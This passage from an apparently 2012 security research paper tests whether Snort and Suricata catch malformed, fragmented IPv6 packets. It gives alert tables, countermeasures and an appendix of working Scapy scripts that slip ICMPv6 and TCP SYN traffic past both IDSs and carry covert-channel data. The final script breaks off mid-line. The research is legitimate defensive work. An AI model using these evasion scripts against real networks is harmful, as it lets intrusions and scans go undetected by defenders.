
4.3.1 Test Results for Snort

In table 2, the results for the Snort IDS are summarised.

Tests	**Alert(s) issued by Snort IDS**
1. Mixing Multiple and Various Extension Headers per datagram in atomic fragments	frag:3: Bogus fragmentation packet. Possible BSD attack
2.Nested fragments	frag:3: Bogus fragmentation packet. Possible BSD attack frag3; Fragments smaller than configured min_gragment_length
3.Upper-layer Protocol Header at the Second/Subsequent Fragment	ICMP-INFO ICMPv6 Echo Request
4. Upper-layer Protocol Header at the Second Fragment and Mixing Multiple Extension headers at the 1st	ICMP-INFO ICMPv6 Echo Request
5 Upper-layer Protocol Header at the 2nd Fragment with Extension Headers Overlapping	frag:3: Bogus fragmentation packet. Possible BSD attack frag 3: Fragmentation overlap
6 Upper-layer Protocol Header at the Third Fragment with the 3rd fragment overlapping the 2nd	frag 3: Fragmentation overlap frag 3: Fragments smaller than configured min_fragment length
7 Upper-layer Protocol Header at the Third Fragment with the 3rd fragment overlapping the 1st	frag 3: Fragmentation overlap frag 3: Bogus fragmentation packet. Possible BSD attack frag 3: Fragments smaller than configured min_fragment length
8 Transfer of “large” amount of arbitrary data at the IP level	ICMP-INFO ICMPv6 Echo Request
9 Transfer of “large” amount of fragmented arbitrary data at the IP level	ICMP-INFO ICMPv6 Echo Request

Table 2: *Snort alerts vs IPv6 Extension headers Attacks*

A screenshot of the various alerts triggered during the above tests is displayed in figure 20.


SGUIL-0.8.0 - Connected To localhost
File Query Reports Sound: Off ServerName: localhost UserName: atlas UserID: 2
2012-09-05 16:03:15 GMT
RealTime Events
Escalated Events

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	14	atlas-la...	3.598	2012-09-05 15:55:44						ICMP-INFO ICMPv6 Echo Request
RT	21	atlas-la...	3.605	2012-09-05 15:56:27						frag3: Bogus fragmentation packet. Possible BSD attack
RT	35	atlas-la...	3.612	2012-09-05 15:57:17						frag3: Fragments smaller than configured min_fragment_length
RT	7	atlas-la...	3.640	2012-09-05 15:57:35						frag3: Fragmentation overlap

Figure 20: *Snort alerts triggered during the various tests of table 2*

As we can see in table 2 and if we exclude the case number 8, which should be considered as normal, in three out of the nine cases the IDS detects the ping6 message accurately (cases no 3, 4 and 9). In the rest of them, it fails to detect the ping6 message but, it triggers a frag 3 alert (depending on the case). Hence, in these last cases the defender has at least a hint that something is going wrong. It depends on the experience as well as the willingness of the analyst to identify the real “threat” (in our case the ICMPv6 Echo Request message) that is hided behind each specific attack. The ideal of course would be the IDS to detect not only that there is a suspicious IPv6 malformed packet, but to also detect the exact attack (i.e. that an ICMPv6 Echo Request message was sent). We should not depend solely on humans.

On the other hand, for a pen tester this is not good enough. A pen tester wants to launch his attacks completely undetected. Let's see an example of how this can be accomplished using one of the above techniques.


In the test numbered 3 (where we send the upper-layer protocol header at a fragment other than the first one), we start to increase progressively the number of the fragments. Doing so, we find out that if we send the upper-layer header at 8th packet or later, the ICMPv6 Echo Request message is not detected (an alert is not issued). At the same time, OpenBSD 5.1/5.2, Windows 7/2008 and the two Ubuntu's happily respond with an ICMPv6 Echo Reply message. A part of the used code to produce such packets is shown below:

```
for i in range(0,no_of_fragments):
    packet = IPv6(src=sip,dst=dip) \
                  /IPv6ExtHdrFragment(offset=i*16,m=1) \
                  /IPv6ExtHdrDestOpt(nh=60)
    send(packet)
packet = IPv6(src=sip,dst=dip) \
                  /IPv6ExtHdrFragment(offset=no_of_fragments*16,m=1) \
                  /IPv6ExtHdrDestOpt(nh=58)
send(packet)
packet = IPv6(src=sip,dst=dip) \
                  /IPv6ExtHdrFragment(offset=(no_of_fragments+1)*16,m=0,nh=58) \
                  /ICMPv6EchoRequest()
send(packet)
```

However, this time we shall notice that a “*frag 3: Fragments smaller than configured min_fragment length*” alert is triggered. This is due to the fact the each fragment has a very small amount of data in it (actually 1 octet), because it carries only the Destination Option Extension header. This can be changed easily by adding arbitrary data as options in each one of these Extension headers, since, as we saw in cases 8 and 9, this can easily be achieved. To this end, we used the following sample code:

```
for i in range(0,no_of_fragments):
    packet = IPv6(src=sip,dst=dip) \
            /IPv6ExtHdrFragment(offset=i*16,m=1) \
            /IPv6ExtHdrDestOpt(nh=60, options=PadN(optdata='\101'*120))
    send(packet)
packet = IPv6(src=sip,dst=dip) \
            /IPv6ExtHdrFragment(offset=no_of_fragments*16,m=1) \
            /IPv6ExtHdrDestOpt(nh=58,  options=PadN(optdata='\101'*120))
send(packet)
packet = IPv6(src=sip,dst=dip) \
            /IPv6ExtHdrFragment(offset=(no_of_fragments+1)*16,m=0,nh=58) \
            /ICMPv6EchoRequest()
send(packet)
```

By constructing at least ten (10) IPv6 packets using the code shown above, we achieve our double goal. We trigger a response from the targets that accept such packets (the two Ubuntu's, OpenBSD 5.1/5.2, and Windows 7/2008) avoiding at the same time to trigger even a single alert from the IDS (figure 21).


SGUIL-0.8.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: atlas UserID: 2 2012-09-05 16:06:49 GMT

RealTime Events | Escalated Events

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message

Figure 21: *No snort alerts are triggered during the test #3 when fragments ≥ 8*

Since we managed to evade the IDS at the IP level, using such packets we can actually launch any type of attack against these specific targets by substituting the upper-layer protocol (ICMPv6 Echo Request in our tests) with the desirable one. Doing so, we can launch any attack without triggering a single alert. This is really important since the attacker, instead of having to “invent” several different methods at the application layer to launch his SQLi, XSS, or port scanning attack, he can do so by using a few simple methods at the IP level.


As an example, we repeated the previous test but this time, using a TCP request. To this end, we added a Snort local rule that detects any attempted TCP connection to port 445 (potential smb traffic). This rule is shown below:

```
alert tcp any any -> any 445 (msg: "Test SMB activity"; sid:1000001;)
```

Then, we used the same technique against Windows 7 (which accept SMB connections). The sample code is displayed below:

```
for i in range(0,no_of_fragments):
        packet = IPv6(src=sip,dst=dip) \
                        /IPv6ExtHdrFragment(offset=i*16,m=1) \
                        /IPv6ExtHdrDestOpt(nh=60, options=PadN(optdata='\101'*120))
        send(packet)
packet = IPv6(src=sip,dst=dip) \
                        /IPv6ExtHdrFragment(offset=no_of_fragments*16,m=1) \
                        /IPv6ExtHdrDestOpt(nh=06,  options=PadN(optdata='\101'*120))
send(packet)
packet = IPv6(src=sip,dst=dip) \
                        /IPv6ExtHdrFragment(offset=(no_of_fragments+1)*16,m=0,nh=06) \
                        /TCP(sport=source_port, dport=des_port, seq=my_seq_number) \
                        /Raw("AAAAAAAA"*10)
send(packet)
```

Again, the results showed that if we send the TCP header at the 10th fragment or later, an IDS alert is not triggered while Windows 7 respond with a SYN-ACK packet (figure 22). We can also add some data into the SYN packet, which normally triggers a "stream5: Data on SYN packet" alert. Using the pre-described technique, we can also transfer data in a SYN packet without triggering an alert. To this end, use the same code by adding the text in bold. Again, Windows 7 respond happily.


vboxnet0 [Wireshark 1.6.10 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: !icmpv6.type==135 and !icmpv6.type==136
Expression... Clear Apply
10 fragments, TCP SYN at the last
SYN-ACK response is triggered
Arbitrary data at the SYN packet

```
No. Time       Source   Destination Protocol Length Info
  1 0.000000   fed0::1  fed0::7     IPv6       190 IPv6 fragment (nxt=IPv6 destination option (0x3c) off=0 id=0x0)[Malformed Packet]
  2 0.023958   fed0::1  fed0::7     IPv6       190 IPv6 fragment (nxt=IPv6 destination option (0x3c) off=128 id=0x0)
  3 0.049877   fed0::1  fed0::7     IPv6       190 IPv6 fragment (nxt=IPv6 destination option (0x3c) off=256 id=0x0)
  4 0.082630   fed0::1  fed0::7     IPv6       190 IPv6 fragment (nxt=IPv6 destination option (0x3c) off=384 id=0x0)
  5 0.108178   fed0::1  fed0::7     IPv6       190 IPv6 fragment (nxt=IPv6 destination option (0x3c) off=512 id=0x0)
  6 0.135771   fed0::1  fed0::7     IPv6       190 IPv6 fragment (nxt=IPv6 destination option (0x3c) off=640 id=0x0)
  7 0.168645   fed0::1  fed0::7     IPv6       190 IPv6 fragment (nxt=IPv6 destination option (0x3c) off=768 id=0x0)
  8 0.196776   fed0::1  fed0::7     IPv6       190 IPv6 fragment (nxt=IPv6 destination option (0x3c) off=896 id=0x0)
  9 0.223025   fed0::1  fed0::7     IPv6       190 IPv6 fragment (nxt=IPv6 destination option (0x3c) off=1024 id=0x0)
 10 0.250026   fed0::1  fed0::7     TCP        162 15375 > nip [FIN, ECN, NS] Seq=1 Win=16705, bogus TCP header length (16, must be at least 20)
 14 0.251809   fed0::7  fed0::1     TCP         78 microsoft-ds > 22272 [SYN, ACK] Seq=0 Ack=0 Win=8192 Len=0 MSS=1440
 15 0.251880   fed0::1  fed0::7     ICMPv6     126 Destination Unreachable (Admin  cratively prohibited)

▷ Frame 10: 162 bytes on wire (1296 bits), 162 bytes captured (1296 bits)
▷ Ethernet II, Src: 0a:00:27:00:00:00 (0a:00:27:00:00:00), Dst: CadmusCo_17:e9:58 (08:00:27:17:e9:58)
▷ Internet Protocol Version 6, Src: fed0::1 (fed0::1), Dst: fed0::7 (fed0::7)
▷ Transmission Control Protocol, Src Port: 15375 (15375), Dst Port: nip (376), Seq: 1

0000  08 00 27 17 e9 58 0a 00  27 00 00 00 86 dd 60 00   ..'..X.. '.....`.
0010  00 00 00 6c 2c 40 fe d0  00 00 00 00 00 00 00 00   ...l,@.. ........
0020  00 00 00 00 00 01 fe d0  00 00 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 07 06 00  04 80 00 00 00 00 57 00   ........ ......W.
0040  01 bd 31 50 6e e7 00 00  00 00 50 02 20 00 66 c2   ..1Pn... ..P. .f.
0050  00 00 41 41 41 41 41 41  41 41 41 41 41 41 41 41   ..AAAAAA AAAAAAAA
0060  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0070  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0080  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0090  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00a0  41 41                                               AA
```

Figure 22: *No TCP SYN-ACK response from a Windows 7 target (without triggering a snort alert)*


4.3.2 Test Results for Suricata

In the case of Suricata, this was initially tested without enabling the special rules that accompanies it, including the *decoder-events.rules*. We also created a specific rule to catch TCP traffic to a specific port, as we did in Snort. In these initial tests, the results were rather disappointing. Suricata did not trigger a single alert for any of the examined tests.

Tests	**Alert(s) issued by Suricata IDS**
1. Mixing Multiple and Various Extension Headers per datagram in atomic fragments	SURICATA IPv6 duplicated Destination Options extension header
2. Nested fragments	NONE
3.Upper-layer Protocol Header at the Second/Subsequent Fragment	NONE
4. Upper-layer Protocol Header at the Second Fragment and Mixing Multiple Extension headers at the 1st	NONE
5 Upper-layer Protocol Header at the 2nd Fragment with Extension Headers Overlapping	SURICATA FRAG IPv6 Fragmentation overlap
6 Upper-layer Protocol Header at the Third Fragment with the 3rd fragment overlapping the 2nd	SURICATA FRAG IPv6 Fragmentation overlap
7 Upper-layer Protocol Header at the Third Fragment with the 3rd fragment overlapping the 1st	NONE
8 Transfer of "large" amount of arbitrary data at the IP level	NONE
9 Transfer of "large" amount of fragmented arbitrary data at the IP level	NONE

Table 3: *IDS alerts vs IPv6 Extension headers Attacks*

Then, in the *suricata.yaml* file we enabled the *decoder-events.rules*. This time, the results, which are summarised in table 3, were better than without the *decoder-events.rules* enabled. As we can see, malformed IPv6 packets are detected in case 1 (where more that one Destination Options Extension header exist in one packet), as well as in cases 5 and 6 (were there is fragmentation overlapping). The corresponding alerts are displayed in figure 23. Surprisingly enough, in case 7, were the 3rd fragment overlaps the 1st one and not the 2nd, as well as in all the other cases, an alert is not issued. Hence, this time we do not need to dig deeper to find a way to bypass Suricata, as it was the case of Snort. Any of the remaining techniques, depending on the OS target, can be used to evade Suricata successfully while triggering a response from the corresponding target.


SGUIL-0.8.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: atlas UserID: 2 2012-09-05 16:32:04 GMT

RealTime Events | Escalated Events

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	7	atlas-lapt...	3.128	2012-09-03 22:03:02	0.0.0.0		0.0.0.0		0	SURICATA IPv6 duplicated Destination Options extension header
RT	70	atlas-lapt...	3.142	2012-09-03 22:05:56	0.0.0.0		0.0.0.0		0	SURICATA FRAG IPv6 Fragmentation overlap

Figure 23: *Suricata alerts triggered during tests #1, 5 and 6. No Suricata alerts are triggered during the rest of the tests*

5 Proposed Countermeasures

To handle the issues described in the previous sections and to prevent their security impacts, several steps must be taken at various levels. Some of the required measures are summarised below:

- The corresponding RFCs should strictly define the exact usage and order of the IPv6 Extension headers as well as the respective OS response in case of non-compliant IPv6 datagrams. Recommendations may create too many ambiguities which can lead to different

OS behaviours and hence, to potential security issues.

- Obviously, OS vendors should create fully RFC compliant products and excessive tests should be performed by them before adopting and incorporating a “new” protocol like IPv6. Making an IPv6-ready product, no matter if it an OS, a security device or any other networking device, it does not only mean to be able to connect using IPv6. Instead, the vendors should make sure that their products are fully RFC compliant before releasing them for a production environment.
- Security devices such as IDS/IPS and Data Loss Prevention (DLP) devices should be able to examine:
  - Not only “usual” IP attacks like IP fragmentation overlapping attacks (known from the IPv4 era), but also, new attacks which may exploit the new features and functionality of IPv6.
  - The data transferred in the IPv6 Extension headers too and not just the payload of the application layer protocols.
- “Quick and dirty” solutions can be applied by preventing the acceptance/sending of some of the IPv6 Extension headers using proper firewall rules. However, such “solutions” should be considered only as temporary ones, since they actually suppress some of the IPv6 added functionality and thus, should be applied only after ensuring that this functionality is actually not needed in the specific environment.

6 Conclusions

IPv6 Extension headers, apart from the new features and the flexibility they add, they also create new attack vectors. In this paper, it was shown that various combinations of malformed (regarding the usage of the IPv6 Extension headers) IPv6 packets are accepted by most (if not all) the popular OS. It is only FreeBSD that appears to have the most robust behaviour. On the other hand, very popular users' workstations or enterprise OS appear to be vulnerable to most of the examined methods of creating malformed packets. Proper exploitation of such packets leads to IDS evasion at the IP level and hence, it allows us to launch any type of attacks, from port scanning to SQLi, without being detected by the corresponding IDS signatures. These techniques were demonstrated against two of the most popular IDS, Snort and Suricata. Moreover, traffic can be tunneled at the IP level, making their detection more difficult than the trivial cases of DNS, HTTP or ICMP tunneling. However, the most significant conclusion that we draw is that there is still a work that has to be done from various sides before the final transition to IPv6 takes place. On the one hand, RFCs should define more strictly the OS behaviour in case of non-compliant packets, while, on the other, OS vendors should strictly conform to them. Finally, IDS vendors should implement new ways of detecting malformed IPv6 packets since the ones used from the IPv4 era seem not to be enough.

References

[Atlasis, 2012], Antonios Atlasis, Attacking IPv6 Implementation Using Fragmentation, BlackHat Europe, 2012.

[NEWSHAM, 1998] Thomas H. Ptacek, Timothy N. Newsham, “Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detection”, Secure Networks, Inc. , January, 1998.

[RFC 2460, 1998], Network Working Group, Internet Protocol, Version 6 (IPv6) Specification.

[RFC 5722, 2009], Network Working Group, Handling of Overlapping IPv6 Fragments.

[SCAPY, 2012] http://www.secdev.org/projects/scapy/

[SECONION, 2012] http://securityonion.blogspot.gr/

[SGUIL, 2012] http://sguil.sourceforge.net/

[SNORT, 2012] http://www.snort.org/

[SURICATA, 2012] http://www.openinfosecfoundation.org/

[WORLDIPV6, 2012] http://www.worldipv6launch.org/, retrieved on 4th September 2012

[WORLDIPV6PARTICIPANTS, 2012] http://www.worldipv6launch.org/participants/, retrieved on 4th September 2012

Appendix A. Program Code to Test the Use of IPv6 Extension Header

A.1 Mixing Multiple and Various Extension Headers per datagram in atomic fragments

```
#!/usr/bin/python
from scapy.all import *

if (len(sys.argv) == 3):
     dip = sys.argv[2]
     sip = sys.argv[1]
else:
     print "it takes two arguments (in the following order): the source 
IPv6 address and the destination IPv6 address"
     sys.exit(1)

send(IPv6(src=sip,dst=dip)
      /IPv6ExtHdrDestOpt()
      /IPv6ExtHdrDestOpt()
      /IPv6ExtHdrDestOpt()
      /IPv6ExtHdrFragment(offset=0, m=0)
      /IPv6ExtHdrFragment(offset=0,m=0)
      /IPv6ExtHdrDestOpt()
      /IPv6ExtHdrFragment(offset=0, m=0)
      /ICMPv6EchoRequest())
```

A.2 Nested fragments

```
#!/usr/bin/python
from scapy.all import *
if (len(sys.argv) == 5):
     dip = sys.argv[2]
     sip = sys.argv[1]
     no_of_fragments = int(sys.argv[3])
     length = int(sys.argv[4])
else:
      print "it takes four arguments (in the following order): the source 
IPv6 address, the destination IPv6 address, the number of the fragments 
(>=0) and the length of the payload (in octets) >=1"
     sys.exit(1)
myid=random.randrange(1,4294967296,1)
myid2=random.randrange(1,4294967296,1)

payload1=Raw("AAAAAAAA"*(length-1))
icmpv6=ICMPv6EchoRequest(data=payload1)
ipv6_1=IPv6(src=sip, dst=dip, plen=(length)*8)

csum=in6_chksum(58, ipv6_1/icmpv6, str(icmpv6))
icmpv6=ICMPv6EchoRequest(cksum=csum, data=payload1)

ipv6_1=IPv6(src=sip, dst=dip, plen=8*2)
frag2=IPv6ExtHdrFragment(offset=0, m=0, id=myid2, nh=44)
for i in range(0, no_of_fragments):
      frag1=IPv6ExtHdrFragment(offset=i, m=1, id=myid, nh=44)
      packet=ipv6_1/frag1/frag2
      send(packet)
frag1=IPv6ExtHdrFragment(offset=no_of_fragments, m=1, id=myid, nh=44)
frag2=IPv6ExtHdrFragment(offset=0, m=0, id=myid2, nh=58)
packet=ipv6_1/frag1/frag2
send(packet)
ipv6_1=IPv6(src=sip, dst=dip, plen=8*(length+1))
frag1=IPv6ExtHdrFragment(offset=no_of_fragments+1, m=0, id=myid, nh=44)
packet=ipv6_1/frag1/icmpv6
send(packet)
```

A.3 Upper-layer Protocol Header at the Second/Subsequent Fragment

```
#!/usr/bin/python
from scapy.all import *

if (len(sys.argv) == 4):
     dip = sys.argv[2]
     sip = sys.argv[1]
     no_of_fragments = int(sys.argv[3])
else:
     print "it takes three arguments (in the following order): the source
IPv6 address, the destination IPv6 address and the number of fragments
>=0"
     sys.exit(1)

for i in range(0,no_of_fragments):
      packet = IPv6(src=sip, dst=dip)
            /IPv6ExtHdrFragment(offset=i*16, m=1)
            /IPv6ExtHdrDestOpt(nh=60, options=PadN(optdata='\101'*120))
      send(packet)
packet=IPv6(src=sip, dst=dip)
      /IPv6ExtHdrFragment(offset=no_of_fragments*16, m=1)
      /IPv6ExtHdrDestOpt(nh=58,options=PadN(optdata='\101'*120))
send(packet)
packet=IPv6(src=sip,dst=dip)
      /IPv6ExtHdrFragment(offset=(no_of_fragments+1)*16, m=0, nh=58)
      /ICMPv6EchoRequest()
send(packet)
```

A.4 Upper-layer Protocol Header at the Second Fragment and Mixing Multiple Extension headers at the 1st

```
#!/usr/bin/python
from scapy.all import *
import time

if (len(sys.argv) == 3):
     dip = sys.argv[2]
     sip = sys.argv[1]
else:
      print "it takes two arguments (in the following order): the source
IPv6 address and the destination IPv6 address"
     sys.exit(1)

myid=random.randrange(1,4294967296,1)
icmpv6=ICMPv6EchoRequest()
```

```
csum=in6_chksum(58, IPv6(src=sip, dst=dip)/icmpv6, str(icmpv6))
packet1=IPv6(src=sip, dst=dip) \
          /IPv6ExtHdrFragment(offset=0, m=1) \
          /IPv6ExtHdrDestOpt(nh=60) \
          /IPv6ExtHdrDestOpt(nh=60) \
          /IPv6ExtHdrDestOpt(nh=60) \
          /IPv6ExtHdrDestOpt(nh=60) \
          /IPv6ExtHdrDestOpt(nh=58)
packet2=IPv6(src=sip,dst=dip) \
          /IPv6ExtHdrFragment(offset=5, m=0, nh=58) \
          /ICMPv6EchoRequest(cksum=csum)
send(packet1)
send(packet2)
```

A.5 Upper layer header at a second fragment with the 2nd fragment overlapping the 1st

```
#!/usr/bin/python
from scapy.all import *

if (len(sys.argv) == 4):
     dip = sys.argv[2]
     sip = sys.argv[1]
     length = int(sys.argv[3])
else:
     print "it takes three arguments (in the following order): the source
IPv6 address, the destination IPv6 address and the length of the payload
(in octets)"
     sys.exit(1)

myid=random.randrange(1,4294967296,1)

payload1=Raw("AABBCCDD"*(length))
icmpv6=ICMPv6EchoRequest(data=payload1)
csum=in6_chksum(58, IPv6(src=sip, dst=dip)/icmpv6, str(icmpv6))

packet = IPv6(src=sip, dst=dip) \
          /IPv6ExtHdrFragment(offset=0, m=1) \
          /IPv6ExtHdrDestOpt(nh=58)
send(packet)
packet = IPv6(src=sip, dst=dip) \
          /IPv6ExtHdrFragment(offset=0, m=0) \
          /ICMPv6EchoRequest()
send(packet)
```

A.6 Upper layer header at a subsequent fragment and the 3rd fragment overlaps with the 2nd

```
#!/usr/bin/python
from scapy.all import *

if (len(sys.argv) == 4):
     dip = sys.argv[2]
     sip = sys.argv[1]
     length = int(sys.argv[3])
else:
     print "it takes three arguments (in the following order): the source
IPv6 address, the destination IPv6 address and the length of the payload
```

```
(in octets)"
     sys.exit(1)

myid=random.randrange(1,4294967296,1)

payload1=Raw("AABBCCDD"*(length))
icmpv6=ICMPv6EchoRequest(data=payload1)
csum=in6_chksum(58, IPv6(src=sip, dst=dip)/icmpv6, str(icmpv6))

packet1 = IPv6(src=sip, dst=dip) \
          /IPv6ExtHdrFragment(offset=0, m=1) \
          /IPv6ExtHdrDestOpt(nh=58)
packet2 = IPv6(src=sip, dst=dip) \
          /IPv6ExtHdrFragment(offset=1, m=1, nh=58) \
          /IPv6ExtHdrDestOpt(nh=58)
packet3 = IPv6(src=sip, dst=dip) \
          /IPv6ExtHdrFragment(offset=1, m=0, nh=58) \
          /ICMPv6EchoRequest(cksum=csum, data=payload1)
send(packet1)
send(packet2)
send(packet3)
```

A.7 Upper layer header at a subsequent fragment and the 3rd fragment overlaps with the 1st

```
#!/usr/bin/python
from scapy.all import *

if (len(sys.argv) == 4):
     dip = sys.argv[2]
     sip = sys.argv[1]
     length = int(sys.argv[3])
else:
     print "it takes three arguments (in the following order): the source
IPv6 address, the destination IPv6 address and the length of the payload
(in octets)"
     sys.exit(1)

myid=random.randrange(1,4294967296,1)

payload1=Raw("AABBCCDD"*(length))
icmpv6=ICMPv6EchoRequest(data=payload1)
csum=in6_chksum(58, IPv6(src=sip, dst=dip)/icmpv6, str(icmpv6))

packet1 = IPv6(src=sip, dst=dip) \
          /IPv6ExtHdrFragment(offset=0, m=1) \
          /IPv6ExtHdrDestOpt(nh=58)
packet2 = IPv6(src=sip, dst=dip) \
          /IPv6ExtHdrFragment(offset=1, m=1, nh=58) \
          /IPv6ExtHdrDestOpt(nh=58)
packet3 = IPv6(src=sip, dst=dip) \
          /IPv6ExtHdrFragment(offset=0, m=0, nh=58) \
          /ICMPv6EchoRequest(cksum=csum, data=payload1)
send(packet1)
send(packet2)
send(packet3)
```

A.8 Transfer of “large” amount of arbitrary data at the IP level – IPv6 Covert Channels

```
#!/usr/bin/python
from scapy.all import *

if (len(sys.argv) == 3):
     dip = sys.argv[2]
     sip = sys.argv[1]
else:
     print "it takes two arguments (in the following order): the source
IPv6 address and the destination IPv6 address"
     sys.exit(1)

packet = IPv6(src=sip, dst=dip) \
           /IPv6ExtHdrDestOpt(options=PadN(optdata='\101'*120) \
           /PadN(optdata='\102'*150)/PadN(optdata='\103'*15)) \
           /ICMPv6EchoRequest()
send(packet)
```

A.9 Transfer of “large” amount of fragmented arbitrary data at the IP level – IPv6 Covert Channels

```
#!/usr/bin/python
from scapy.all import *

if (len(sys.argv) == 3):
     dip = sys.argv[2]
     sip = sys.argv[1]
else:
     print "it takes two arguments (in the following order): the source
IPv6 address and the destination IPv6 address"
     sys.exit(1)
packet1 = IPv6(src=sip,dst=dip) \
           /IPv6ExtHdrFragment(offset=0, m=1) \
           /IPv6ExtHdrDestOpt(nh=60,options=PadN(optdata='\101'*120)/PadN
(optdata='\102'*150))
packet2 = IPv6(src=sip,dst=dip)\
           /IPv6ExtHdrFragment(offset=35,m=1,nh=60) \
           /IPv6ExtHdrDestOpt(nh=60,options=PadN(optdata='\101'*120)/PadN
(optdata='\102'*150))
packet3 = IPv6(src=sip,dst=dip) \
           /IPv6ExtHdrFragment(offset=70,m=0,nh=60) \
